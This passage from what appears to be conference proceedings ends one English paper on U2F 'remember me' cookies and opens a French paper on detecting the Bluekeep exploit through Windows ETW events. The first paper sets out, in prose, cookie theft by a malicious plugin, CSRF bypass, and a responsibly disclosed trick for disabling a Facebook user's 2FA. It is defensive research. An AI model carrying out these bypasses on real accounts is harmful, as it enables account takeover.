Concerning the *Resilient-to-Phishing* property, we note that the direct damage is limited, since the U2F cookies will be only transmitted to the origin domain. However, a malicious website can still set some traps to the user by including some HTML elements to perform CSRF attacks. We consider a successful impersonation via cross-site authentication queries as a kind of phishing attacks.

As for the *Unlinkable* property, it is hard to assess anything about it from the structures that we obtained while decoding the cookie values. No technical detail plausibly stipulates any deducible relationship with the associated users account.

7 Attacks and Weaknesses

In the previous section, we have shown that the analyzed U2F solutions use very diverse *remember me* implementations that do contain bad design choices, such as long validity duration of more than six months. We now

exploit these design flaws to bypass U2F without compromising the trusted remembered devices.

Two attacks are defined and implemented. For each attack scenario, we provide a detailed description discussing the attacker settings, and how the *remember me* cookies are exploited. Unless mentioned otherwise, our attacks work successfully against all the previously examined relying parties. We begin this section by recalling the required threats model.

7.1 Threats Model

In order to perform our attacks, we consider a weaker version of the capabilities defined in Section 4.1. Indeed, we only consider two capabilities: (1) an attacker who can include a malicious plugin into a browser, and (2) an attacker executing some phishing attacks.

One may argue that our threats model are not plausible. At first glance, one may say that such attacks will trivially defeat any authentication mechanism. Nevertheless, we argue that many U2F design choices are motivated to mitigate these powerful attackers (access to passwords, Man-in-the-Browser, etc.). For instance, the FIDO Security Reference [18] claims to resist "online attacks by adversaries able to actively manipulate network traffic". All parties supporting U2F adoption (e.g. Google, W3C) think that such a threat model is reasonable enough for wide adoption. We have just considered the created threat model by FIDO and shown that several attacks are still possible because of the remember me feature.

Furthermore, we suppose that the remembered devices are trustworthy, and no malicious software run on them.

7.2 Remember Me on Untrusted Device

The *remember me* feature, as its currently implemented, shifts the security of the U2F authentication to a small file saved into the browser file system. Recovering the value of this file allows attackers to bypass the U2F verification step from other devices for a long time. The U2F cookies have well-identified names and format for each relying party. Thus, attackers would have no problem pinpointing them if they get access to the remembered devices. However, we suppose that attackers cannot compromise these devices, since we assume that users only remember trusted devices.

Our attack starts from this observation: *remember me* cookies are not bound to their remembered devices. We validate this observation through various experiments. In particular, for a given user on a given relying

party, we generate the *remember me* cookie on computer “A”. Then, the cookie is copied into computer “B” that was never remembered before. Computers “A” and “B” use different browsers and are connected to separate networks. Finally, we test if U2F is bypassed on computer “B”. Our experiments confirm that all the analyzed relying parties have their cookies independent from the *remember me* environment. We also perform the experiment in which the same cookie is used to establish two parallel connections. We notice that no RP finds this behavior suspicious.

We implemented the following scenario. The attacker succeeds in installing some malicious browser plugin in an untrusted device. The malicious plugin can copy cookies and modify queries content before transmission. Somehow, the victim would like to access to their account using this untrusted device. Of course, the victim will not tick the *remember me* option while authenticating. Now, the malicious plugin alters the authentication query by selecting the *remember me* checkbox, and thereby, unbeknownst to the victim, creating a U2F cookie. This is true because we can remember devices without explicit consent from users. Finally, the plugin copies the cookie and sends it to the attacker who can exploit it. These hijacked cookies in the wild make hopeless some relying parties that do not offer the possibility to revoke them.

7.3 Cross-Site Request Forgery

As we explained, the *remember me* cookies are valuable; getting their values is enough for successful impersonation in all the relying parties that we inspected. The previous scenario implies that attackers somehow would put their hands on these values and use them from other computers. Nevertheless, there is another attack vector against cookies: attackers can just ask victims to transmit their cookies to accomplish their malicious queries. At first sight, this assumption does not sound plausible, but this is how browsers deal with cookies by default. Indeed, cookies are sent by the browser to the relying party when an HTTP request starts, and they are sent back from the relying party when their content is edited. This default behavior has caused the well-known Cross-Site Request Forgery (CSRF) attack.

Unfortunately, none of the studied websites, except for `login.gov`, leverage the `SameSite` attribute: Google, Dropbox, Facebook and FastMail use the `None` mode, while `login.gov` uses the `Lax` mode. Therefore, attackers can take advantage from this, since any cross-site authentication request from a remembered device would make the browser include the *remember me* cookie, and thereby bypassing the U2F authentication.

We implement CSRF by including some HTML elements that force the browser into sending HTTP(s) queries to a remembered relying party. This does not require any user intervention, e.g. invisible forms submitted via JavaScript. The vulnerability comes from the fact that the browser will gladly include all the associated cookies. Therefore, assuming these requests contain valid credentials, U2F is bypassed unless the `SameSite` flag is properly set.

8 Countermeasures

Yubico describes U2F as "*a protocol that offers protection from phishing and Man-in-the-Middle attacks*". U2F gets many of its security properties from its challenge-response nature, and the fact that the cryptographic keys never leave the trusted hardware token. This comes in contradiction with how *remember me* is implemented through cookies. Indeed, these cookies play the role of a master key that allows users to bypass their second factor. However, we show that these cookies are not just stored on the trusted devices, but also are sent over the Internet and are stored on the RP side. Therefore, phishing and MitM attacks become possible, thereby raising security issues as we demonstrated in the previous sections.

Thus, we believe that U2F and *remember me* cookies do not go well together. As a result, we propose to keep the challenge-response logic even when *remember me* is activated. Indeed, we suggest that the *remember me* process triggers the generation of a soft U2F token. Here, the FIDO Client, namely the browser, would generate a random key and a key pair. Then, the latter is encrypted using the former to compute a key handler that is sent to the RP alongside with the associated public key. The RP registers this soft token and associates it to the authenticating user. This will not raise a compatibility issue, since most relying parties already allow users to register more than one authenticator. During authentication on a trusted device, the RP should detect the presence of a soft token, and automatically switches to it. The U2F authentication protocol runs normally except for the step that requires users consent. Indeed, we think that it would be better for acceptability that the RP sets the attribute `isFreshUserVerificationRequired` from the U2F standard as `false` in order to carry out the complete authentication without any action from the user.

Assuming that remembered devices are trustworthy, we can easily show that (refer to Section 4) such a solution is *Resilient-to-Communication-Observation*, *Resilient-to-Leaks*, *Resilient-to-Leaks-from-Other-Verifiers*

and *Resilient-to-Phishing*. Obviously, the *remember me* threat model is not compatible with the *Resilient-to-Physical-Observation* and *Resilient-to-Input-Observation* benefits, since this would break the assumption about trusted devices.

We did not provide any reference implementation, because we believe that each RP would adapt it to suit its own flow. Given our study in Section 6, we recommend the following properties:

— *Short-Lifetime*: *remember me* tokens shall be persistent with short lifetime. A secure implementation shall automatically clear out users soft tokens once in a while in order to force the use of the authenticator.

— *Ease-of-Revocation*: users should be able to forget remembered devices in more intuitive way. Moreover, any authenticator revocation or password modification shall result in revoking all the remembered devices by the user.

— *Notification*: users should be informed about newly remembered devices. Enforcing this property limits attacks leveraging the lack of integrity protection of *remember me* queries.

There is still one last property that we discuss: *Hard-to-use-Elsewhere*. As its name indicates, the *remember me* feature is intended to recognize some computers as personal or trustworthy. Therefore, the RP should accept the soft tokens if, and only if, they are used from the remembered device in which they were generated. In other words, if an attacker succeeds in retrieving the secret keys of U2F soft tokens, they shall be unable to bypass the U2F second factor authentication by merely using them from another device. This property is hard to accomplish. We leave the question of strong binding with the remembered device for future work.

9 Practical Attack Against Facebook

Similarly to passwords, the relying parties supporting U2F define a couple of policies in case of losing or forgetting the FIDO authenticator. The most used recovery method is to support alternative authentication methods, so that users can regain access to the account to delete (de-associate) the lost or stolen authenticator from their account. We stress that the recovery method should guarantee a decent level of security, since it allows users to deactivate their U2F authentication. Therefore, sending a reset link to a backup email is not satisfactory, especially when the email provider does not support any 2FA mechanism.

Thus, the relying parties enable multiple forms of 2FA, so that users can apply any to access to their account. In practice, we notice that the relying parties always enable at least another 2FA mechanism for recovery purposes; the most popular one is SMS-based OTP. Ironically, the design of FIDO U2F was motivated to replace these 2FA solutions that offer less security. Readers can refer to [16] for in-depth analysis.

In all the relying parties that we examined (namely Google, Dropbox, Facebook, FastMail and login.gov), the settings interface imperatively asks for a phone number before enabling the U2F authentication. This number is used to receive OTP in case the FIDO authenticator is lost or stolen. Users experience is slightly different for Google, since the phone number is required for the account creation, and is automatically associated when U2F is activated.

It is straightforward to see that the resulted security is as weak as the weakest enabled 2FA. The deployed U2F solutions allow attackers to target a weaker 2FA mechanism in order to permanently deactivate the enabled U2F authentication. The attack scenario is as follows: the attackers guess users credentials, compromise SMS-based OTP and disable U2F authentication. The *remember me* feature can make this scenario worse, because users will not detect such a modification in their security settings.

However, this scenario relies on the assumption that attackers must first compromise users credentials. Even though such an assumption is quite common, it does not lead to practical attacks. During our analyses, we identified an equivalent attack scenario against Facebook in which attackers are not required to have victims' credentials; they only need to get into the SMS-based OTP once in order to deactivate U2F for good. The recent attack against the CEO of Twitter [17] in September 2019 shows that our scenario can lead to effective attacks in practice.

9.1 Responsible Disclosure

We have notified Facebook about this security vulnerability through their bug program. The security team acknowledged the attack and closed our Whitehat report of number #112614246876669 on December 2nd 2019.

9.2 Attack Description

We suppose that the victim has already enabled U2F on her Facebook account. We also suppose that the attacker has a Facebook account and

knows the victim's phone number. The goal is to make the victim more vulnerable by completely disabling U2F. The attack works as follows:

- The attacker signs in her own Facebook account.
- She enters the victim's number phone while activating the U2F authentication.
- Facebook sends a code by SMS to the victim's phone.
- The attacker gets this code by the *Physical Proximity* capability or by tricking the victim.
- When the attacker enters the verification code, Facebook validates the attacker request and associates the phone number to the attacker.
- Facebook finds it strange that a phone number is linked to two accounts. Therefore, it decides to silently deactivate all the 2FA mechanisms of the victim's account. Facebook only sends a notification about the association of the phone number, nothing about the deactivation of 2FA.

To sum up, Facebook cannot associate the same phone number to two different U2F accounts. Indeed, when the same number is used twice, the first U2F activation is disabled permanently. We claim that this scenario is a serious attack vector for multiple reasons. First, it can be carried out remotely though phishing websites. Indeed, a malicious website can fake some authentication problem and ask the victim to enter the received code. Second, it can be automated if the attacker can read the victim's SMS; which is easier than compromising the FIDO authenticator. Third, it requires to target the victim only once for a permanent 2FA deactivation. Fourth, no security alert is made by Facebook about the deactivation. In addition, the settings are not trivial, so we expect that victims detect the attack much lately.

10 Conclusion

This work provides the first systematic analysis on the undocumented U2F *remember me* option. We show that its security impact is not well mastered and often underestimated. Our study points out that the solutions found in the wild significantly weaken the initial security proposed by U2F. Our attack against Facebook abusing its 2FA recovery option and new attack vectors led by *remember me* solutions shows that U2F needs to be better understood to stay secure. Nevertheless, we consider these options essential for usability and acceptability of this protocol by the greatest

number. We expect that this paper will highlight current weaknesses and offer the leads for service providers to improve user security.

References

1. Anne Adams and Martina Angela Sasse. Users are not the enemy. *Commun. ACM*, 42(12):40–46, 1999.
2. FIDO Alliance. Simpler, stronger authentication. `https://fidoalliance.org`. Accessed: 2020-03-01.
3. Dirk Balfanz, Arnar Birgisson, and Juan Lang. Fido u2f javascript api v1.0. Technical report, FIDO Alliance, May 2015.
4. Joseph Bonneau, Cormac Herley, Paul C. van Oorschot, and Frank Stajano. The quest to replace passwords: A framework for comparative evaluation of web authentication schemes. In *IEEE Symposium on Security and Privacy*, pages 553–567. IEEE Computer Society, 2012.
5. Elie Bursztein. The bleak picture of two-factor authentication adoption in the wild. `https://elie.net/blog/security/the-bleak-picture-of-two-factor-authentication-adoption-in-the-wild`. Accessed: 2020-03-01.
6. Naked Security by Sophos. Yubico recalls fips yubikey tokens after flaw found. `https://bit.ly/2RjiUlL`. Accessed: 2020-03-01.
7. Jessica Colnago, Summer Devlin, Maggie Oates, Chelse Swoopes, Lujo Bauer, Lorrie Faith Cranor, and Nicolas Christin. "it's not actually that horrible": Exploring adoption of two-factor authentication at a university. In *CHI*, page 456. ACM, 2018.
8. Alexei Czeskis, Michael Dietz, Tadayoshi Kohno, Dan S. Wallach, and Dirk Balfanz. Strengthening user authentication through opportunistic cryptographic identity assertions. In *ACM Conference on Computer and Communications Security*, pages 404–414. ACM, 2012.
9. Sanchari Das, Andrew Dingman, and L Jean Camp. Why johnny doesn't use two factor a two-phase usability study of the fido u2f security key. In *Financial Cryptography*, Lecture Notes in Computer Science. Springer, 2018.
10. Antonio González-Burgueño, Damián Aparicio-Sánchez, Santiago Escobar, Catherine A. Meadows, and José Meseguer. Formal verification of the yubikey and yubihsm apis in maude-npa. In *LPAR*, volume 57 of *EPiC Series in Computing*, pages 400–417. EasyChair, 2018.
11. Jeremiah Grossman. Cross-site tracing (xst). Technical report, WhiteHat Security, Janvier 2003.
12. Network Working Group. Hotp: An hmac-based one-time password algorithm. `https://tools.ietf.org/html/rfc4226`. Accessed: 2020-03-01.
13. HSBC. Secure key. `https://bit.ly/2KdVY5u`. Accessed: 2020-03-01.
14. Internet Engineering Task Force (IETF). Totp: Time-based one-time password algorithm. `https://tools.ietf.org/html/rfc6238`. Accessed: 2020-03-01.
15. Charlie Jacomme and Steve Kremer. An extensive formal analysis of multi-factor authentication protocols. In *CSF*, pages 1–15. IEEE Computer Society, 2018.

16. Juan Lang, Alexei Czeskis, Dirk Balfanz, Marius Schilder, and Sampath Srinivas. Security keys: Practical cryptographic second factors for the modern web. In *Financial Cryptography*, volume 9603 of *Lecture Notes in Computer Science*, pages 422–440. Springer, 2016.
17. Dave Lee. Twitter CEO and co-founder Jack Dorsey has account hacked. `https://www.bbc.com/news/technology-49532244`. Accessed: 2020-03-01.
18. Rolf Lindemann, Davit Baghdasaryan, and Brad Hill. Fido security reference v1.0. Technical report, FIDO Alliance, December 2014.
19. Salah Machani, Rob Philpott, Sampath Srinivas, John Kemp, and Jeff Hodges. Fido uaf architectural overview v1.1. Technical report, FIDO Alliance, February 2017.
20. NIST. Digital identity guidelines. `https://pages.nist.gov/800-63-3/sp800-63b.html`. Accessed: 2020-03-01.
21. Olivier Pereira, Florentin Rochet, and Cyrille Wiedling. Formal analysis of the FIDO 1.x protocol. In *FPS*, volume 10723 of *Lecture Notes in Computer Science*, pages 68–82. Springer, 2017.
22. Google Play. Google authenticator. `https://bit.ly/1kuly5f`. Accessed: 2020-03-01.
23. Joshua Reynolds, Trevor Smith, Ken Reese, Luke Dickinson, Scott Ruoti, and Kent E. Seamons. A tale of two studies: The best and worst of yubikey usability. In *IEEE Symposium on Security and Privacy*, pages 872–888. IEEE Computer Society, 2018.
24. RSA. Rsa securid hardware tokens. `https://www.rsa.com/content/dam/en/data-sheet/rsa-securid-hardware-tokens.pdf`. Accessed: 2020-03-01.
25. Sampath Srinivas, Dirk Balfanz, Eric Tiffany, and Alexei Czeskis. Universal 2nd factor (u2f) overview v1.2. Technical report, FIDO Alliance, April 2017.
26. Blase Ur, Fumiko Noma, Jonathan Bees, Sean M. Segreti, Richard Shay, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. "i added '!' at the end to make it secure": Observing password creation in the lab. In *SOUPS*, pages 123–140. USENIX Association, 2015.
27. Can I Use. Samesite cookie attribute. `https://caniuse.com/#feat=same-site-cookie-attribute`. Accessed: 2020-03-01.
28. Mike West and Mark Goodwin. Same-site cookies. `https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site-00`. Accessed: 2020-03-01.
29. Jeff Jianxin Yan, Alan F. Blackwell, Ross J. Anderson, and Alasdair Grant. Password memorability and security: Empirical results. *IEEE Security & Privacy*, 2(5):25–31, 2004.
30. Yubico. Works with yubikey catalog. `https://www.yubico.com/works-with-yubikey/catalog`. Accessed: 2020-03-01.
31. Yubico. Yubikey. `www.yubico.com/products/yubikey-hardware`. Accessed: 2020-03-01.
32. ZEPHORIA. The top 20 valuable facebook statistics – updated july 2019. `zephoria.com/top-15-valuable-facebook-statistics`. Accessed: 2020-03-01.

Quand les bleus se prennent pour des chercheurs de vulnérabilités : Recherche des événements ETW

Sylvain Peyrefitte
sylvain.peyrefitte@airbus.com

Airbus

Résumé. Trouver un attaquant déjà établi dans un réseau depuis des mois ou des années n'est pas chose facile ! L'énorme quantité et la variété de *traces* et *artefacts* laissés sur le système d'exploitation effraient un grand nombre d'analystes forensiques. Face à ces problématiques, ils sont très souvent livrés à eux mêmes, avec leur expérience pour faire face à l'exercice de recherche de compromission d'un SI ou de réponse sur incident. Ainsi, l'objectif de cet article est de présenter les méthodes et les processus techniques (inspirés de cas réels) permettant à une équipe de réponse sur incident d'instrumenter le système Windows afin de détecter un comportement malveillant. Pour rendre le problème plus concret, nous prendrons pour exemple une chaîne d'exploitation existante (exploit *Bluekeep*), en explicitant des moyens concrets et les outils qu'un membre d'une équipe bleue peut mettre en place pour analyser, *disséquer* et générer des événements systèmes de Windows (les ETW), dans le but de détecter des comportements ou binaires suspects. Ce processus fait appel à des notions et outils proches de ceux utilisés par les chercheurs de vulnérabilités.

1 Introduction

Dans le monde de la sécurité, on oppose souvent, à tort, le travail des équipes bleues (de défense) et des équipes rouges (d'attaque).

On résume le travail des bleus à une simple analyse de logs. Pourtant, avec des systèmes devenant toujours plus complexes, offrant toujours plus d'opportunités aux attaquants, le travail des défenseurs nécessite de plus en plus d'expertise englobant des compétences mixtes.

Longtemps sous-estimé, Microsoft a désormais bien compris la problématique de visibilité, certainement dû au fait que Microsoft offre aujourd'hui des services de détection. Pour preuve, le nombre de sources de log entre Windows 7 et Windows 10, a augmenté de façon exponentielle :

- Windows 7 : 635 providers
- Windows 10 : 1102 providers + WPP + Tracelogging

Maintenant, la difficulté réside dans la recherche du bon chemin dans cet océan d'information. Il est vrai que nous possédons maintenant des SIEM, des outils puissants gérant de grands volumes de données, tel que Splunk.

Les SIEM jouent le rôle de témoin de l'histoire de notre parc. Si nous arrivions à trouver un événement déjà collecté, témoignant d'un comportement malveillant découvert que très récemment, nous pourrions mettre en lumière des attaques persistantes.

Certains événements peuvent être aussi considérés comme le témoignage d'un comportement caractéristique d'un groupe ennemi.

Mais les SIEM ont aussi un coût. Si nous pouvons optimiser notre collecte des événements ciblant précisément un comportement malveillant, cela peut nous permettre de faire des économies.

C'est dans ce contexte que nous avons décidé, dans cet article, de vous exposer un ensemble d'outils de mesure, permettant de trouver un événement, et d'en évaluer sa pertinence en laboratoire.

Pour rendre le problème plus concret et pragmatique, on présentera le processus en trois étapes :

- Analyse des événements malveillants : Comme pendant un pentest réseau ou une analyse de trace réseau (fichier PCAP), on commence par étudier les événements pour détecter un binaire suspect. Pour cela, nous avons développé Winshark (plugins Wireshark pour disséquer les événements systèmes de Windows)
- Remonter à la *source* et l'analyser : Analyse (statique via outils de décompilation (IDA) ou dynamique via debugger) du service, mettant en lumière le comportement malveillant.
- Etre proactif pour aller plus loin dans l'analyse et la détection système : une fois la détection et l'analyse réalisées, à nous de créer nos propres sources d'événements pour aller encore plus loin.

2 Event Tracing for Windows

Depuis Windows XP (2001), Microsoft implémente au coeur de son système d'exploitation un système de log puissant, modulaire et permettant une exploitation en temps réel se nommant ETW (Event Tracing for Windows). Sa modularité passe tout d'abord par une architecture divisée en trois parties :

- Les providers, en charge d'émettre des logs
- Les sessions, combinent et configurent des providers
- Les consumers, lisent les logs depuis une session

Un message est caractérisé par :
- un identifiant d'événement unique à chaque provider
- un niveau d'information (debug, info, warning, error),
- un keyword, concept aussi appelé *canal d'émission*.

Ces méta informations permettent de filtrer les événements provenant d'un provider afin de diminuer la quantité d'information à gérer.

Pour des raisons de sécurité et de stabilité, Microsoft ferme de plus en plus la porte aux développeurs noyau. En contrepartie, ce dernier offre de plus en plus de visibilité tant pour l'espace utilisateur que pour l'espace noyau, au travers justement d'ajout de *providers* ETW.

Un exemple significatif est la capacité de réaliser des captures de paquets réseau, via l'utilisation d'un provider, en espace utilisateur, sans avoir recours à la programmation d'un driver NDIS (Network Driver Interface Specification), ou encore la possibilité de réaliser un logiciel équivalent à Procmon sans avoir à programmer le moindre driver.

D'un point de vue développeur, il existe de nombreux outils permettant de créer facilement des providers ETW :
- TraceLogging API
- Winevt pour la manipulation de Manifest

Pour autant, l'utilisation des providers système et la compréhension de ces derniers se heurtent à :
- Format non documenté (Exemple Tracelogging)
- Outils lents ou obsolètes
- Définition peu explicite

Microsoft publie de nombreux outils autour des ETW, orientés essentiellement autour de l'analyse de performance système comme Windows Performance Analyzer, ou bien pour le monde .NET perfview, qui se base sur des providers disponibles dans la Common Language Runtime (clr.dll).

Concernant l'analyse de ces événements, plusieurs outils existent. On peut citer Windows Message Analyzer qui est certainement l'outil le plus complet. Cependant,ce dernier n'est plus supporté et n'est plus disponible en téléchargement depuis la fin de l'année 2019.

3 Analyse des événements

Pour rendre le problème plus concret et pragmatique, nous allons tenter de détecter l'exécution de l'exploit Bluekeep (CVE-2019-0708) sur Windows 10. Initialement, nous savons juste que la vulnérabilité et l'exploit Bluekeep se basent sur le mélange que l'implémentation RDP de Windows fait entre les canaux statiques et dynamiques, et un en particulier : le

canal statique ms_t120. Pour cela, l'exploit crée un canal dynamique se nommant ainsi pour déclencher le bug.

Nous allons, dans un laboratoire, tenter d'analyser l'ensemble des traces que produit le service en charge du RDP sur un poste Windows. Nous avons donc besoin, pour cela, d'un outils de capture, ou consumers dans la terminologie ETW.

Par défaut, Microsoft propose un certain nombre de consumers.

— En premier lieu, l'Event Log lui-même. Mais ce dernier est difficilement exploitable en pratique car sa configuration est complexe et il introduit une latence dans la capture, ce qui le rend difficilement exploitable pour une analyse temps réel.
— On peut aussi utiliser Logman (outil de performance/débogage proposé par Windows). Ce dernier permet de créer des sessions, et comme il est en ligne de commande, il peut être facilement scriptable. De plus il permet de réaliser de l'introspection par processus, c'est-à-dire lister les providers disponibles pour un PID donné. Malgré ces atouts, il possède une importante limitation : l'ensemble des résultats est uniquement capturé dans un fichier difficilement exploitable et surtout peu documenté !
— Enfin nous pouvons citer Microsoft Message Analyzer. Ce dernier est complet, car il permet de configurer précisément nos sessions, et de réaliser une capture temps réel de nos logs. Malheureusement son interface complexe et sa lenteur le rendent quasiment inexploitable pour des captures en temps réel. Enfin, les dissectors sont écrits en langage OPN (Open Protocol Notation), format peu documenté et complexe. Microsoft fournit de nombreuses implémentations pour des protocoles et structures propriétaires. De plus, Microsoft Message Analyzer a récemment été abandonné par Microsoft et n'est plus publié par ce dernier.

Afin de pallier aux problèmes ci-dessus, nous avons eu l'idée d'utiliser l'outil de prédilection pour analyser les traces : Wireshark. Nous avons étudié la possibilité de capturer et analyser des ETW directement depuis ce dernier. Son architecture interne étant très modulaire, nous avons pu développer aisément un ensemble de plugins nommé Winshark. Ce dernier repose sur l'implémentation d'un backend pour la libpcap supportant la capture d'événements ETW. Nous avons écrit un programme convertissant automatiquement les manifests ETW en dissector Lua. Nous avons aussi ajouté quelques dissectors un peu spécifique, afin de prendre en charge les événements Tracelogging, et les ETW émis depuis le provider NDIS

(capture réseau). Un schéma indiquant les différentes briques logicielles est présenté ci-dessous.




Fig. 1. Architecture de Winshark

Pour mieux illustrer l'intérêt de Winshark dans un cas réel (détection de l'exploitation de la vulnérabilité Bluekeep), nous vous proposons de présenter celui-ci dans un environnement Windows de test *grandeur nature*, comme DetectionLab.

Une fois DetectionLab lancé, nous allons dans un premier temps identifier le service vulnérable (RDP) et lister ses sources d'événements disponibles :

```
logman query providers -pid 123
```

Listing 1. Lister les providers enregistrés par le process 123

Ensuite, nous pouvons créer une session regroupant l'ensemble des providers émis par ce processus, toujours via logman :

```
logman start RDP -p "Microsoft-Windows-Remotedesktopservices-
    rdpcorets" -ets -rt
logman update RDP -p "Microsoft-Windows-NDIS-PacketCapture" -ets -rt
```

Listing 2. Créer une session regroupant deux providers

Et enfin grâce à Winshark, nous allons pouvoir facilement et simplement visualiser notre session comportant l'ensemble des providers RDP, ainsi que le provider en charge des traces réseau émises sur l'interface réseau, le tout en temps réel.

Winshark nous permet facilement d'identifier un événement particulier :




Fig. 2. Exemple de vue mixant ETW et capture réseau

— Il provient du provider Microsoft-Windows-RemoteDesktopServices-RdpCoreTS
— Il possède l'identifiant 148
— il possède un champ se nommant ChannelName possédant la valeur ms_t120

Nous avons pu mettre en évidence cet événement en comparant deux captures ; une provenant d'une session légitime et une seconde provenant du script d'exploiation de Bluekeep.

Pour nous assurer que cet événement caractérise bien Bluekeep, nous allons essayer de comprendre dans quel cas il est émis.

4 Remonter à la source de l'événement

Une fois l'événement suspect identifié, il faut comprendre pourquoi et comment cet événement est émis par le service Terminal Server, afin de savoir si ce dernier est pertinent.




Fig. 3. Mise en évidence de l'événement

Pour cela nous allons commencer par réaliser une analyse statique de la DLL en charge de l'événement.

Il est très facile de réaliser le lien entre le module et un identifiant de provider, dans la mesure où ce dernier provient d'un enregistrement réalisé par winevt. Ce dernier maintient ce lien via une clé de registre :

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers
```

Ensuite, le schéma des événements est inclus dans une ressource du PE nommé WEVT_TEMPLATE.

Nous avons donc réalisé un plugin IDA, ETWBreaker, permettant de parcourir les ressources WEVT_TEMPLATE, les analyser, et ainsi pouvoir lister l'ensemble des événements pouvant être émis par un module.

Nous allons analyser le module rdpcorets.dll en charge du provider Microsoft-Windows-RemoteDesktopServices-RdpCoreTS.

ETWBreaker réalise une recherche de symbole basée sur la signature de l'événement. L'événement 148 est associé au symbole RdpCoreTS_Event_ChannelClose, ce qui constitue un premier indice sur l'utilisation de cet événement.

En plus des événements basés sur un manifest, Microsoft a généralisé l'utilisation de Tracelogging. Tracelogging est une bibliothèque, basée sur




Fig. 4. Recherche d'un module en charge d'un provider

ETW

Event ID	Type	GUID	Channel	Symbol
145	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational	RdpCoreTS_Event_UserIdleSeconds
146	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational	RdpCoreTS_Event_AutoReconnectFailed
147	ManifestProvider	{1139c61b-b549-4251-8ed3-27250a1edec8}	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational	RdpCoreTS_Event_LogonUserFailed
